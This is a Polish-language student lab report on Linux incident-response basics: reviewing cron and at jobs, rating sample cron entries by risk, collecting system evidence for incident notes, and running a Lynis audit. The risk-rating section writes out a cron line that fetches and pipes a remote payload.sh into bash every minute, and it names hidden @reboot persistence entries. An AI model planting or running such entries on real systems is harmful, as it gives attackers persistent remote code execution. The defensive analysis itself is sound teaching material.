2. Zawartość `/etc/cron.daily`	`sudo ls -la /etc/cron.daily`	7 skryptów: `apache2`, `apt-compat`, `dpkg`, `logrotate`, `man-db`, `plocate`, `sysstat` + `.placeholder` (bez bitu `x`)
3. Zawartość `/etc/cron.hourly`	`sudo ls -la /etc/cron.hourly`	Tylko `.placeholder`, katalog pusty (cecha środowiska)
4. Kolejka zadań jednorazowych	`atq`	`Command 'atq' not found` (propozycja `sudo apt install at`)

5. Notatka o braku narzędzia	odpowiedź `N` na pytanie o instalację	Pakiet `at` niezainstalowany, brak `atd` i kolejki. Cecha środowiska, nie błąd
6. Porównanie z tabelą użytkownika	`cat /etc/crontab` oraz `crontab -l`	Tabela systemowa ma pole `user` (`root`) i 4 wpisy `run-parts` (hourly :17, daily 6:25, weekly nd 6:47, monthly 1. dnia 6:52). Tabela `kali` bez wpisów
7. Pliki do wyjaśnienia	`dpkg -S /etc/cron.d/john /etc/cron.d/php`	`john: /etc/cron.d/john`, `php-common: /etc/cron.d/php`. Pliki pakietowe, legalne
8. Znaczenie zadań jednorazowych	wyjaśnienie (bez komendy)	Trudne do wykrycia, nie zostają w `crontab -l` ani `/etc/cron.d`, służą do opóźnionego ataku. Pełny przegląd: `crontab -l`, `/etc/cron*`, `atq`, `systemctl list-timers`, logi

11. Analiza wzorców podejrzanych zadań

1. Otwórz `materials/cron-examples.md` w przeglądarce tekstowej.
2. Dla każdego przykładu oceń, czy wpis jest normalny, podejrzany czy wysokiego ryzyka.
3. Ustal, który użytkownik uruchamia zadanie.
4. Ustal częstotliwość jego wykonywania.
5. Sprawdź, czy wpis używa pełnych ścieżek.
6. Sprawdź, czy pobiera kod z zewnętrznego źródła.
7. Ustal, gdzie trafiają standardowy wynik i błędy.
8. Zapisz, co należy sprawdzić przed usunięciem wpisu.
9. Nie wykonuj przykładów ocenionych jako wysokiego ryzyka.

	Przykład 1	Przykład 2	Przykład 3
Wpis	`*/5 * * * * /usr/bin/uptime >> /tmp/uptime.log 2>&1`	`0 2 * * * /usr/local/bin/backup-app >> /var/log/backup-app.log 2>&1`	`* * * * * curl http://example.com/payload.sh | bash`
2. Ocena	Normalny (wpis labowy)	Normalny, wymaga weryfikacji skryptu	**Wysokie ryzyko**
3. Użytkownik	Brak pola `user`, więc tabela użytkownika (u Ciebie `kali`)	Jak obok. W `/etc/cron.d` byłby to `root`	Jak obok, brak pola `user`
4. Częstotliwość	Co 5 minut	Codziennie o 2:00	**Co minutę**
5. Pełne ścieżki	Tak (`/usr/bin/uptime`)	Tak (`/usr/local/bin/backup-app`)	**Nie** (`curl`, `bash` bez ścieżek)
6. Kod z zewnątrz	Nie	Nie (lokalny skrypt)	**Tak**, pobiera `payload.sh` po HTTP i od razu wykonuje (`| bash`)
7. Wynik i błędy	Do `/tmp/uptime.log` (dopisywanie)	Do `/var/log/backup-app.log` (dopisywanie)	**Nigdzie**, brak przekierowania. Cron wysyła wynik mailem do właściciela, bez śladu w pliku

Dlaczego przykład 3 to wysokie ryzyko:

- Co minutę pobiera i wykonuje obcy kod.
- HTTP bez szyfrowania pozwala podmienić zawartość po drodze.
- Treść skryptu może się zmieniać po stronie serwera, więc nie da się jej wcześniej sprawdzić.
- Brak pełnych ścieżek ułatwia podmianę `curl` lub `bash` przez `PATH`.
- Brak przekierowania utrudnia ślad w logach.

	Przykład 4	**Przykład 5**	**Przykład 6**
Wpis	`*/2 * * * * /tmp/.cache/update`	`0 * * * * backup-app >> backup.log 2>&1`	`@reboot /var/tmp/.agent`
2. Ocena	**Podejrzany**	**Podejrzany** (błąd konfiguracji)	**Wysokie ryzyko**
3. Użytkownik	Brak pola `user`, więc właściciel tabeli	Jak obok	Jak obok
4. Częstotliwość	Co 2 minuty	Co godzinę, o pełnej godzinie	Raz, przy każdym starcie systemu
5. Pełne ścieżki	Tak, ale do ukrytego pliku w `/tmp`	**Nie** (`backup-app`, `backup.log`)	Tak, ale do ukrytego pliku (`.agent`)
6. Kod z zewnątrz	Nie widać, treść pliku nieznana	Nie	Nie widać, treść pliku nieznana

7. Wynik i błędy	**Nigdzie**, cron wysyła mailem do właściciela	Do `backup.log` w katalogu domowym właściciela (ścieżka względna)	**Nigdzie**, jak w przykładzie 4

Uzasadnienie:

- **Przykład 4:** `/tmp` jest zapisywalny dla wszystkich, a katalog `.cache` i plik `update` wyglądają jak maskowanie. Częste uruchamianie sprawdza się przy beaconingu.
- **Przykład 5:** brak pełnej ścieżki zależy od `PATH` crona, który jest krótszy niż w terminalu. Program może nie zostać znaleziony albo ktoś podmieni go wcześniej w `PATH`.
- **Przykład 6:** `@reboot` to klasyczny mechanizm persistence. `/var/tmp` przeżywa restart (w odróżnieniu od `/tmp`, który zwykle jest czyszczony), a kropka w `.agent` ukrywa plik.

Krok 8: co sprawdzić przed usunięciem wpisu

Najpierw zbierz dowody, dopiero potem usuwaj.

Przykład	Do sprawdzenia przed usunięciem
1	Czy to wpis labowy, czy ktoś go dodał. Do kiedy log jest potrzebny
2	Właściciel i uprawnienia `/usr/local/bin/backup-app`, kto może go zmieniać, czy backup faktycznie powstaje. Usunięcie wpisu wyłącza kopie zapasowe
3	Kto i kiedy dodał wpis, treść `payload.sh` (bez uruchamiania), logi połączeń do `example.com`, czy `bash` uruchomił się jako `root`, jakie procesy i pliki powstały
4	`ls -la /tmp/.cache/update` (właściciel, uprawnienia, daty), `file` i `sha256sum` pliku, uprawnienia katalogu nadrzędnego, powiązany proces (`ps`), kopia pliku jako dowód

5	Gdzie faktycznie leży `backup-app` (`which`), czy `backup.log` istnieje i co zawiera, kto jest właścicielem tabeli
6	`ls -la /var/tmp/.agent`, hash i typ pliku, czy proces działa po restarcie, kto dodał wpis i kiedy, inne mechanizmy persistence (`systemctl list-timers`, `/etc/cron.*`)

12. Mini-scenariusz SOC

1. Ponownie skopiuj `materials/incident-notes-template.md` do `work/incident-notes.md`.
2. Zapisz aktualną datę i godzinę.
3. Ustal nazwę hosta.
4. Zapisz tożsamość i grupy bieżącego użytkownika.
5. Zbierz listę procesów zawierającą PID, PPID, użytkownika, stan, użycie CPU i pamięci, czas uruchomienia oraz pełną linię polecenia.
6. Zbierz drzewo procesów wraz z identyfikatorami.
7. Wyświetl wszystkie załadowane jednostki usługowe.
8. Zbierz wpisy dziennika systemowego z ostatniej godziny.
9. Wyświetl szczegółową zawartość `/var/log`.
10. Sprawdź zadania cykliczne bieżącego użytkownika.
11. Z uprawnieniami administracyjnymi wyświetl szczegółową zawartość `/etc/cron.d`.
12. Sprawdź kolejkę zadań jednorazowych.
13. W notatce zapisz trzy fakty o systemie.
14. Zapisz jedną hipotezę i wyraźnie oznacz ją jako hipotezę.
15. Zapisz jedno zdarzenie znalezione w logach.
16. Zapisz jedno zadanie cykliczne albo informację, że takiego zadania nie ma.
17. Zapisz jedną rzecz wymagającą dalszej analizy.

Polecenie	Komenda	Wynik
1. Kopia szablonu	`cp materials/incident-notes-t`	`incident-notes.md` w `work` (341 B)

	`emplate.md work/incident-notes.md`	
2. Data i godzina	`date | tee -a work/incident-notes.md`	`Tue Oct 13 07:27:16 PM EDT 2026`
3. Nazwa hosta	`hostname | tee -a work/incident-notes.md`	`kali`
4. Tożsamość i grupy	`id | tee -a work/incident-notes.md`	`uid=1000(kali)`, m.in. grupy `sudo`, `adm`, `wireshark`, `vboxsf`
5. Lista procesów	`ps -eo pid,ppid,user,stat,%cpu,%mem,lstart,args > work/ps-list.txt`	Plik zapisany, procesy jądra `[kthreadd]` itd., start po restarcie: `Wed Oct 14 06:00:22 2026`
6. Drzewo procesów	`pstree -p > work/pstree.txt`	`systemd(1)` na górze, m.in. `NetworkManager`, `ModemManager`, `VBoxClient`
7. Jednostki usługowe	`systemctl list-units --type=service --all > work/services.txt`	`cron.service` aktywny, **0 usług failed**
8. Dziennik z ostatniej godziny	`journalctl --since "1 hour ago" --no-pager > work/journal-1h.txt`	Start od `Oct 14 06:00:31`, ostrzeżenia typu szum VirtualBoxa, wpis o uszkodzonym `user-1000.journal` (06:06:06)

9. Zawartość `/var/log`	`ls -la /var/log | tee work/var-log.txt`	Katalogi usług z 16 czerwca, `wtmp` 06:06, `macchanger.log` 06:00, nic podejrzanego
10. Crontab użytkownika	`crontab -l | tee -a work/incident-notes.md`	Same komentarze, brak wpisów
11. `/etc/cron.d`	`sudo ls -la /etc/cron.d | tee work/cron-d.txt`	Te same 5 plików co wcześniej, bez zmian
12. Kolejka jednorazowa	`atq`	`Command 'atq' not found`, odpowiedź `N` (cecha środowiska)
13-17. Notatka	`nano work/incident-notes.md`	Wpisane: 3 fakty, hipoteza (oznaczona), zdarzenie z logów, brak zadania cron, rzecz do dalszej analizy

pkt 6

```
┌──(kali㉿kali)-[~/content/11/lab]
└─$ head -n 20 work/pstree.txt
systemd(1)-+-ModemManager(502)-+-{ModemManager}(526)
           |                   ├─{ModemManager}(532)
           |                   `-{ModemManager}(535)
           ├─NetworkManager(498)-+-{NetworkManager}(579)
           |                     ├─{NetworkManager}(580)
           |                     `-{NetworkManager}(581)
           ├─VBoxClient(1120)───VBoxClient(1122)-+-{VBoxClient}(1123)
           |                                     ├─{VBoxClient}(1124)
           |                                     `-{VBoxClient}(1126)
           ├─VBoxClient(1128)───VBoxClient(1129)-+-{VBoxClient}(1131)
           |                                     ├─{VBoxClient}(1132)
           |                                     `-{VBoxClient}(1133)
           ├─VBoxClient(1136)───VBoxClient(1137)-+-{VBoxClient}(1139)
           |                                     ├─{VBoxClient}(1140)
           |                                     ├─{VBoxClient}(1141)
           |                                     `-{VBoxClient}(1142)
           ├─VBoxClient(1152)───VBoxClient(1154)-+-{VBoxClient}(1155)
           |                                     ├─{VBoxClient}(1156)
           |                                     `-{VBoxClient}(1158)
           ├─VBoxDRMClient(552)-+-{VBoxDRMClient}(556)
```

13. Audyt systemu

1. Sprawdź, czy narzędzie Lynis jest zainstalowane (jeśli nie zainstaluj “sudo apt install lynis”).
2. Jeśli jest dostępne i prowadzący pozwala na jego użycie, uruchom pełny audyt systemu z uprawnieniami administracyjnymi.
3. Wybierz jedno ostrzeżenie z raportu.
4. Zweryfikuj je innym źródłem danych przed uznaniem za problem.
5. Wyjaśnij różnicę między ostrzeżeniem narzędzia audytowego a potwierdzonym incydentem.

Polecenie	Komenda	Wynik
1. Sprawdzenie Lynisa	`which lynis || lynis --version`	`lynis not found`
1. Próba instalacji	`sudo apt install lynis`	`Unable to locate package lynis` (nieodświeżona lista pakietów)
1. Instalacja po odświeżeniu	`sudo apt update`, potem `sudo apt install lynis`, `which lynis`	`/usr/sbin/lynis`
2. Pełny audyt	`sudo lynis audit system | tee work/lynis-output.txt`	Lynis 3.1.6: **2 ostrzeżenia, 50 sugestii**
3. Wybór ostrzeżenia	`echo "Wybrane ostrzeżenie Lynis: NETW-2704..." >> work/incident-notes.md`	Wybrane `NETW-2704` (serwer nazw `fd17:625c:f037:2::3` nie odpowiada)
4. Weryfikacja 1	`cat /etc/resolv.conf`	Dwa serwery: `192.168.1.1` i `fd17:625c:f037:2::3`
4. Weryfikacja 2	`getent hosts kali.org`	Zwraca adresy, **DNS działa**
5. Ostrzeżenie a incydent	`echo "Roznica: ..." >> work/incident-notes.md`	Ostrzeżenie to sygnał do sprawdzenia, incydent to potwierdzone zdarzenie z dowodami. `NETW-2704` to ostrzeżenie, nie incydent

Wniosek:

- Zadanie 12: w systemie nie znaleziono nic podejrzanego. Jedyny wpis wart uwagi to uszkodzony `user-1000.journal` (hipoteza: brak czystego zamknięcia przed restartem).
- Zadanie 13: ostrzeżenie `NETW-2704` jest technicznie prawdziwe (jeden serwer DNS nie odpowiada), ale DNS działa, więc to nie incydent.